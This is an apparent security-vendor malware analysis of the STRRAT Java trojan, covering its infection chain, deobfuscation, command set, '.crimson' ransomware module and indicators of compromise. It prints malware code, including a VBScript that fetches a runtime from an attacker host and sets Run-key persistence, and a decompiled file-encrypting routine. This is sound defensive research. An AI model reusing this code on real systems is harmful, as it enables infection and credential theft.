
New Java STRRAT ships with .crimson ransomware module

gdatasoftware.com/blog/strrat-crimson




This Java based malware installs RDPWrap, steals credentials, logs keystrokes and remote controls Windows systems. It may soon be capable to infect without Java installed.

Java is not commonly used for malware anymore and its runtime environment is not installed on as many systems as it was in the past. The more it seems surprising when new Java based malware families arise.

I am an active member of the forum MalwareTips.com. A member of this forum, upnorth, shared a sample[2] to be used for testing Antivirus products. This sample[2] caught my attention. It was a Java archive but described as WSHRat. I expected to see either a dropper for a known WSH based RAT or another Adwind variant. I was wrong. This sample[2] is a new breed of Java RAT. One that is prepared to not rely on a preinstalled Java Runtime Environment (JRE).

Infection chain overview


The following sections will describe the infection chain in detail. Here is an overview involving initial infection, intermediate files, unpacking layers and hardcoded downloads by the payload. The numbering of files in the image corresponds to numbers in the IOC listing at the bottom of the article.




Infection chain 1: Spam email with malicious Jar attachment

The infection starts with a rather ordinary spam email[1] that has a malicious attachment named **NEW ORDER.jar**[2].

I found this email via VirusTotal graphs which shows a relationship to our Jar file. It is not clear if the uploader of the email redacted the email body or if the threat actors didn't want to take their time to add any content. It should be noted that Outlook prevents access to email attachments with **.jar** extension. In this case I applied a registry hack to have it shown anways.



The **NEW ORDER.jar**[2] is a simple dropper. It retrieves a VBScript[3] from the resources, saves the script as **bqhoonmpho.vbs**[3] to the home directory of the user and executes it using **wscript.exe**.



Infection chain 2: VBScript downloads and installs Java for the RAT

The VBScript[3] has a large string in it and uses PowerShell to replace characters in this string. The resulting base64 string is subsequently decoded and executed by PowerShell.

The unpacked layer is again a VBScript. This script will copy the packed version of itself to **%APPDATA%\edeKbMYRtr.vbs**. It will also download a Java Runtime Environment (see picture below) and add it to the registry. That way it may be prepared to infect systems that don't have Java installed. It even has a built-in check that runs **javaw.exe** with the **-version** parameter to verify that the JRE has the version 1.6, 1.7 or 1.8.

The email attachment already requires a Java Runtime Environment (JRE) on the system, which means the current infection chain misses the opportunity to work regardless of the JRE installation. If this VBScript is ever shipped with a different initial infection step, it may enable the RAT to work on more systems.

```
If InStr(text, "jre") > 0 Then
Dim validJrePath
validJrePath = getValidJre(text)
If InStr(validJrePath, "javaw.exe") > 0 Then
wshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", """ & validJrePath & """ -jar """ &
stubpath & """", "REG_SZ"
wshShell.Run(""" & validJrePath & """ & " -jar " & """ & stubpath & """)
Else
GrabJreFromNet()
End If

Else
GrabJreFromNet()
End If

Private Sub GrabJreFromNet()
Dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://lauzon-ent.com/jre.zip", False
xHttp.Send
with bStrm
.type = 1
.open
.write xHttp.responseBody
.savetofile appdatadir & "\jre.zip", 2
end with
UnZip appdatadir & "\jre.zip", appdatadir & "\jre7"
wshShell.RegWrite "HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\CurrentVersion", "1.7", "REG_SZ"
wshShell.RegWrite "HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\1.7\JavaHome", appdatadir & "\jre7", "REG_SZ"
wshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", """ & appdatadir & "\jre7\bin\javaw.exe""
-jar " & """ & stubpath & """, "REG_SZ"
wshShell.Run(""" & appdatadir & "\jre7\bin\javaw.exe"" -jar " & """ & stubpath & """)
End Sub
```

The VBScript continues to write the actual payload to **%APPDATA%\ntfsmgr.jar**[4] and add a RUN key named **ntfsmgr** to the registry that will autorun the dropped Jar[4] . The RUN key will use the newly installed JRE if no JRE was present before.

Infection chain 3: Initial payload analysis

What striked me first about the Jar payload is the package name **strpayload** and one of the dependencies listed in the **MANIFEST.MF** named **system-hook-3.5.jar**.

A quick search for the library turns up a GitHub repository by user kristian stating that "Java (low-level) System Hook provides a very light-weight global keyboard and mouse listener for Java". We can already estimate that the malware may use it to log keystrokes.

We see immediately that the Jar file is obfuscated by Allatori. Upon opening the Main.class we find a URL reference to **hxxp://jbfrost.live/strigoi/lib.zip**
The URL provides a ZIP bundle of all the dependencies listed in the MANIFEST.MF. The malware will probably not work correctly if this site is down.

Due to the use of Allatori most of the strings in the Jar file are encrypted with AES. Method arguments and local variables mostly use the name 'a' which creates non-working decompiled Java code. Although Java bytecode saves variable names, it uses indices to reference them. So using the same name several times doesn't cause an error in the bytecode but causes one in decompiled code because it's not clear anymore which variable was referenced by 'a'.

An example is seen in the image below. The left side shows decompiled Java code with both arguments named 'a'. The right side shows the same method in Java bytecode. The first argument 'arg0' is later referenced by it's index via 'adload0'.

```
125   private static boolean ALLATORIxDEMO(String a, String a) {
126      try {
127         short var2 = 2048;
128         File var3 = new File(a);
129         ZipFile var10 = new ZipFile(var3);
130         a = a;
131         (new File(a)).mkdir();
132         Enumeration var4 = var10.entries();
133
134         while(true) {
135            ZipEntry var5;
136            File var12;
137            ZipEntry var10000;
138            do {
139               if (!var4.hasMoreElements()) {
140                  return true;
141               }
```

```
348   private static synthetic ALLATORIxDEMO(java.lang.String arg0, java.lang.String arg1) { /
349       <localVar:index=0 , name=a , desc=Ljava/lang/String;, sig=null, start=L1, end=L2>
350       <localVar:index=1 , name=a , desc=Ljava/lang/String;, sig=null, start=L1, end=L2>
351
352       TryCatch: L1 to L3 handled by L4: java/lang/Exception
353       L1 {
354           sipush 2048
355           istore2
356       }
357       L5 {
358           new java/io/File
359           dup
360           aload0 // reference to arg0
361           invokespecial java/io/File.<init>(Ljava/lang/String;)V
362           astore3
363       }
364       L6 {
```

Method f in class strpayload.r builds a string with information about the infected system. Among others it shows name and supposedly version number of the malware, which is "STRRAT 1.2".

```
private static String f() {
   if (B.equals("")) {
      B = (new StringBuilder()).insert(0, g()).append(A).toString();
      B = (new StringBuilder()).insert(0, B).append(H()).append(A).toString();
      B = (new StringBuilder()).insert(0, B).append(m()).append(A).toString();
      String[] var0 = ALLATORIxDEMO();
      B = (new StringBuilder()).insert(0, B).append(var0[0]).append(A).toString();
      B = (new StringBuilder()).insert(0, B).append(var0[1]).append(A).toString();
      B = (new StringBuilder()).insert(0, B).append(i()).append(A).toString();
      B = (new StringBuilder()).insert(0, B).append("[win_title]").toString();
      String var1;
      if (l.ALLATORIxDEMO()) {
         var1 = "Installed";
      } else {
         var1 = "Not Installed";
      }

      B = (new StringBuilder()).insert(0, "STRRAT").append(A).append(B).append(A).append("1.2").append(A).append(B()).append(A)
      return B.replace("[idle_time]", ALLATORIxDEMO.ALLATORIxDEMO()).replace("[win_title]", ALLATORIxDEMO());
   } else {
      return B.replace("[idle_time]", ALLATORIxDEMO.ALLATORIxDEMO()).replace("[win_title]", ALLATORIxDEMO());
   }
}
```


Deobfuscating STRRAT and its configuration

To combat string encryption by Allatori I used 'Deobfuscator' by Github user 'Java Deobfuscator'. Deobfuscator has a variety of options to choose from. I applied *Allatori.StringEncryptionTransformer* which successfully decrypted the strings.

In a resource of the malware I found an encrypted configuration file. The malware code shows it is encrypted with AES using the password "strgoi". I made a quick and dirty decrypter by copying the decompiled code for the decryption method and repairing it, so the double names are not causing compile errors. Then I added a few lines to read and write the config. My configuration decryption code is listed below.

```
import java.io.File;
import java.nio.ByteBuffer;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.SecretKeySpec;
public class ConfigDecrypter { public static void main(String[] args) throws Exception { File config =
new File("config.txt"); byte[] configBytes = Files.readAllBytes(config.toPath()); byte[] decryptedConfig
= decryptConfig("strigoi", configBytes); Path output = Paths.get("config_decrypted.txt");
Files.write(output, decryptedConfig); } public static byte[] decryptConfig(String password, byte[] data)
throws Exception { int var2; ByteBuffer a; if ((var2 = (a = ByteBuffer.wrap(data)).getInt()) >= 12 &&
var2 <= 16) {   byte[] var6 = new byte[var2];   a.get(var6);    SecretKey var3 = createKey(password,
var6);  ByteBuffer var10001 = a;        byte[] var8 = new byte[a.remaining()];  data = var8;
var10001.get(var8);     Cipher var4 = Cipher.getInstance("AES/CBC/PKCS5PADDING");       IvParameterSpec
var7 = new IvParameterSpec(var6);       var4.init(2, var3, var7);       return var4.doFinal(data); }
else {  throw new IllegalArgumentException("Nonce size is incorrect. Make sure that the incoming data is
an AES encrypted file."); } } public static SecretKey createKey(String password, byte[] data) throws
Exception {     PBEKeySpec a = new PBEKeySpec(password.toCharArray(), data, 65536, 128);        byte[] d
= SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(a).getEncoded();    return new
SecretKeySpec(d, "AES"); }
}
```

The resulting plain text configuration of our sample is in the picture below. It reveals, among others, the C2C server.



STRRAT features and command listing

The RAT has a focus on stealing credentials of browsers and email clients, and passwords via keylogging. It supports the following browsers and email clients: Firefox, Internet Explorer, Chrome, Foxmail, Outlook, Thunderbird.

STRRAT also allows installation of **RDPWrap**. The file is downloaded from **hxxp://wshsoft.company/multrdp(.)jpg**. RDWrap is an open source tool that enables Remote Desktop Host support on Windows.

There is also a ransomware module. It is described in the section below.

The following table shows a list of all available commands.

Command	Description
reboot	Reboots the infected system
shutdown	Shuts down the infected system
uninstall	Removes persistence of the RAT by deleting the scheduled task and autorun entries in the registry.
disconnect	Closes the connection
down-n-exec	Downloads a file from a given URL and executes it

Command	Description
update	Disconnects, then executes a given file in the start menu.
up-n-exec	Executes a file given by name. Chooses the appropriate runtime environment for files with .jar, .js, .vbs or .wsf extension. Every other file is executed with cmd.exe /c.
remote-cmd	Executes commands with cmd.exe
power-shell	Executes commands with powershell.exe
file-manager	Provides commands to navigate, upload, download, delete and open files
keylogger	Logs keystrokes and sends them immediately
o-keylogger	Starts offline keylogger which saves logged keystrokes to a text file on the infected system
processes	Create a process listing
startup-list	Uses WMI to compile a list of autorun entries
remote-screen	Remote control the infected computer
rev-proxy	Reverse proxy
hrdp-new	Downloads and installs HRDPInst.exe[5] which stands for "Hidden RDP Installer". Download URL hxxp://wshsoft.company/multrdp(.)jpg
hrdp-res	Same as hrdp-new, but takes an argument containing a user name. The session for this user is logged off.
chrome-pass	Extracts Chrome credentials
foxmail-pass	Extracts Foxmail credentials
outlook-pass	Extracts Outlook credentials
fox-pass	Extracts Firefox credentials
tb-pass	Extracts Thunderbird credentials
ie-pass	Extracts Internet Explorer credentials
all-pass	Extracts all credentials
chk-priv	Returns whether it is run as administrator or user
req-priv	Run as administrator
rw-encrypt	Appends ".crimson" extension to files on the system
rw-decrypt	Removes ".crimson" extension from files on the system
show-msg	Display a message with notepad.exe

Rudimentary ransomware module appends ".crimson"

The commands used for the ransomware component are **rw-encrypt** for "encrypting" files, **rw-decrypt** for "decrypting" files and **show-msg** for displaying the ransom note.

Ransomware "encrytion" and "decryption" methods are in the class **strpayload.l**. The "encryption" method is seen in the screenshot below.

```
private void m() {
   Iterator var1 = a.ALLATORIxDEMO().iterator();

   while(var1.hasNext()) {
      String var2 = (String)var1.next();
      File var10 = new File(var2);
      String var3 = (new StringBuilder()).insert(0, var10.getAbsolutePath()).append(l.a).toString();

      try {
         ByteArrayOutputStream var4 = new ByteArrayOutputStream();
         byte[] var10000 = new byte[8192];
         boolean var10002 = true;
         byte[] var5 = var10000;

         FileInputStream var6;
         int var7;
         for(FileInputStream var12 = var6 = new FileInputStream(var10); (var7 = var12.read(var5, 0, var5.length)) != -1; var12 = var6) {
            var4.write(var5, 0, var7);
         }

         var6.close();
         byte[] var13 = v.f(a.D, var4.toByteArray());
         FileOutputStream var11 = new FileOutputStream(new File(var3));
         var11.write(var13);
         var11.flush();
         var11.close();
         var10.delete();
      } catch (Exception var9) {
      }
   }

   try {
      r.ALLATORIxDEMO("Done Encrypting");
   } catch (Exception var8) {
      Logger.getLogger(l.class.getName()).log(Level.SEVERE, (String)null, var8);
   }
}
```

However, the so called "encryption" only renames files by appending the **.crimson** extension. This might still work for extortion because such files cannot be opened anymore by double-clicking. Windows associates the correct program to open files via their extension. If the extension is removed, the files can be opened as usual.

There is no ransom note template in the client of the RAT. The attacker can display anything they like with the **show-msg** command. It is possible that the server provides ransom note templates.

STRRAT attempts to infect German customers

The version number "1.2" and the fact that this malware doesn't seem to be described before indicates that this RAT is a fairly new player in the wild. The infection chain is not well thought out as it makes void certain features of the intermediate layers in the chain. I also haven't seen any ransomware reports involving this RAT. Maybe the, for now, badly implemented ransomware module is just the first version of it.

Our telemetry shows infection attempts on German customers. While we hope not to see any more of them, it's most likely not the end of it.

It should be noted that the number of potentially vulnerable systems is limited by the current infection chain.

1. Even though it is Java based, the RAT only works on Windows

2. Even though preparations have been made to overcome this, the current chain still needs a pre-installed JRE
3. Outlook blocks the email attachment

I expect that the second and third limitation may be removed soon because they are already prepared or easily implemented. The limitation on Windows however would require too many code modifications.

Indicators of Compromise

Description	Filename	SHA256
[1] Spam email	1124150.eml	e6b0a56662d1f0544257c63e63b2f85ad7215f0df3a7f5a689dee66f27e24db7
[2] Java based VBS dropper	NEW ORDER.jar	0f0e25e859bc6f21447ed196d557eb6cdba9737dd3de22a5183a505da0126302
[3] VBScript based JAR dropper	bqhoonmpho.vbs edeKbMYRtr.vbs	b76e2eea653b480c8a559215aa08806fad4c83c60f9a5996e89d51709212ee29
[4] Java RAT	ntfsmgr.jar	7c24d99685623b604aa4b2686e9c1b843a4243eb1b0b7b096d73bcae3d8d5a79
[5] RDPWrap	multrdp.jpg	ac92d4c6397eb4451095949ac485ef4ec38501d7bb6f475419529ae67e297753

Karsten Hahn
Malware Analyst